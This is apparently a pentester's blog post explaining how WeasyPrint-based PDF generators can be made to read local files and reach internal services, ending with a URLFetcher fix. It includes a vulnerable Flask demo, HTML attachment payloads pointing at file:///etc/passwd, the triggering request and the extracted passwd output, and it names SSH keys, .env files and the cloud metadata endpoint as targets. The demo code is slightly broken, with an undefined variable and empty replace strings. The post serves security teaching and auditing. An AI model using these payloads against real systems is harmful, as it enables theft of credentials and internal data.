
The PDF Generator That Reads Your Files: SSRF/LFI in WeasyPrint-based Apps
Introduction
A few weeks ago, during a pentest engagement, I ran into an application that generated PDF reports from user-supplied data: invoices, exports, that kind of thing. Looking at the response headers and a stray error message, I noticed the PDF’s /Producer metadata: WeasyPrint. That was enough to make me stop and dig, because I already knew where this could go.
If you’ve never heard of it: WeasyPrint is a popular Python library that renders HTML and CSS into PDF documents. It’s the kind of tool that ends up quietly powering a huge amount of “export as PDF” buttons across the web: invoicing systems, reporting dashboards, resume builders, compliance tooling. According to GitHub’s dependency graph, close to 30,000 public repositories depend on it directly or transitively.
The problem isn’t a bug in WeasyPrint. It’s a footgun in how it’s used, and it’s been public knowledge since at least 2019.
The footgun
WeasyPrint converts HTML to PDF. If you let it fetch external resources (images, stylesheets, fonts, attachments), it needs to know how to resolve URLs. By default, it will resolve any scheme it knows how to handle: http://, https://, ftp://, and, critically, file://.
That means if the HTML you feed it is even partially attacker-influenced (a template field, a “notes” section, a custom report template upload, or anything that ends up as HTML before conversion), an attacker can hand you something like:
<a rel="attachment" href="file:///etc/passwd">click me</a>
or the equivalent as a document-level tag:
<link rel="attachment" href="file:///etc/passwd">
WeasyPrint will happily open that file and embed its contents as a file attachment inside the generated PDF. The attacker downloads what looks like a normal report, and the requested local file rides along with it, invisible until someone goes looking. The same mechanism works with http:// and https:// URLs pointing at internal services: think http://169.254.169.254/latest/meta-data/ on a cloud instance, or an internal admin panel that shouldn’t be internet-facing but is one curl away from any process on the box.
This isn’t news. NahamSec wrote about exactly this pattern back in 2019, when he found it in Lyft’s expense report generator, a WeasyPrint-based feature that let him read local files and reach internal resources via SSRF. It’s a great write-up and worth reading if you want the original context:
My Expense Report resulted in a Server-Side Request Forgery (SSRF) on Lyft (NahamSec, 2019)
Seven years later, the same class of bug is still worth checking for, because the fix is opt-in, not the default. If a team hasn’t specifically read about this, there’s a good chance their PDF export feature is wide open.
Reproducing it myself
To make sure I actually understood the mechanics, and to have something concrete to test against instead of poking at a client’s production system more than necessary, I built a tiny Flask app that mimics the shape of a typical “generate PDF” feature: a form to fill in a title/body, and a second feature to upload your own HTML template with embedded CSS.
from flask import Flask, request, send_file, render_template
from weasyprint import HTML
import io

app = Flask(__name__)

@app.route("/", methods=["GET"])
def index():
    return render_template("index.html")

@app.route("/generar-pdf", methods=["POST"])
def generar_pdf():
    titulo = request.form.get("titulo", "Documento")
    contenido = request.form.get("contenido", "")
    plantilla = request.form.get("plantilla", "")

    if plantilla:
        with open(ruta, encoding="utf-8") as f:
            html = f.read()
        html = html.replace("", titulo).replace("", contenido)
    else:
        html = render_template("documento.html", titulo=titulo, contenido=contenido)

    pdf_bytes = HTML(string=html).write_pdf()

    return send_file(io.BytesIO(pdf_bytes), mimetype="application/pdf",
                     as_attachment=True, download_name="documento.pdf")
Nothing exotic. This is a completely ordinary way to wire up WeasyPrint, which is exactly the point.
Running it
$ python3 app.py
 * Running on http://127.0.0.1:5000

The app exposes two ways to generate a PDF: fill in the basic form, or upload a custom .html template (a completely reasonable feature, think “upload your own invoice letterhead”). That second feature is the one that matters here, because it means the HTML that reaches WeasyPrint isn’t fully controlled by the developer anymore.
The payload
I uploaded a template containing:
<html>
<body>
  <h1>Invoice #4471</h1>
  <a rel="attachment" href="file:///etc/passwd">click me</a>
</body>
</html>
Then hit the generation endpoint:
POST /generar-pdf HTTP/1.1
Content-Type: application/x-www-form-urlencoded

titulo=Invoice&contenido=test&plantilla=malicious.html
The response is a perfectly normal-looking PDF. Nothing in the browser, in the response headers, or in the rendered page gives away what just happened.
Proving the file is actually in there
This is where pdfdetach (part of poppler-utils, usually already installed on any Linux box with PDF tooling) comes in handy: it’s the tool for listing and extracting embedded files from a PDF.
$ pdfdetach -list invoice.pdf
1 embedded files
1: passwd

$ pdfdetach -saveall invoice.pdf
$ head -5 passwd
root:x:0:0::/root:/usr/bin/bash
bin:x:1:1::/:/usr/bin/nologin
daemon:x:2:2::/:/usr/bin/nologin
mail:x:8:12::/var/spool/mail:/usr/bin/nologin
ftp:x:14:11::/srv/ftp:/usr/bin/nologin
/etc/passwd is now sitting on my disk, extracted from a file that a normal user would just call “the invoice PDF.” Swap the path for ~/.ssh/id_rsa, a .env file, or an internal http:// endpoint, and the impact scales accordingly: this is arbitrary local file disclosure plus SSRF, delivered through a feature that looks completely benign from the outside.
The fix
This is the part that makes the whole thing frustrating: the fix is three lines.
WeasyPrint exposes a URLFetcher class specifically so you can restrict which schemes it’s allowed to resolve:
from weasyprint import HTML, URLFetcher

# Only allow inline base64 data: URIs. No file://, no http(s)://, no ftp://
URL_FETCHER = URLFetcher(allowed_protocols=("data",))

pdf_bytes = HTML(string=html, url_fetcher=URL_FETCHER).write_pdf()
That’s it. If your templates only ever need embedded images (logos, icons, anything you’d otherwise inline as base64), this closes the entire class of bug: file://, http://, https://, ftp:// all get rejected with a clean error instead of silently resolving. If you genuinely need to fetch remote images over HTTPS, you can allow that scheme explicitly, just know that http/https reopens a (smaller, but real) SSRF surface of its own, so treat that decision deliberately rather than as a default.
I re-ran the exact same payload against the patched version of the app and got a clean rejection instead of a leaked file, no code changes beyond that one line.
Why this is still worth writing about in 2026
WeasyPrint itself isn’t the problem: it does exactly what it’s documented to do, and the maintainers even ship the URLFetcher primitive needed to lock it down properly. The problem is that this is opt-in security: the safe configuration doesn’t happen by accident, and nothing in the default developer experience nudges you toward it.
Nearly 30,000 public repositories depend on WeasyPrint today, spanning everything from small side projects to production reporting systems inside real companies. Some of those are actively maintained, receive regular updates, and are running in front of real users right now. Given how easy it is to wire up WeasyPrint the “obvious” way, exactly like the fifteen lines of Flask above, and how non-obvious the fix is unless you’ve specifically read about this pattern before, it’s a safe bet that this exact misconfiguration is sitting in more than one production app today, seven years after Lyft.
If you maintain (or are auditing) anything that turns HTML into a PDF, WeasyPrint or otherwise, go check what it does with a file:// URL right now. It’s a five-minute test that’s worth more than most of your other checklist items combined.
written by bara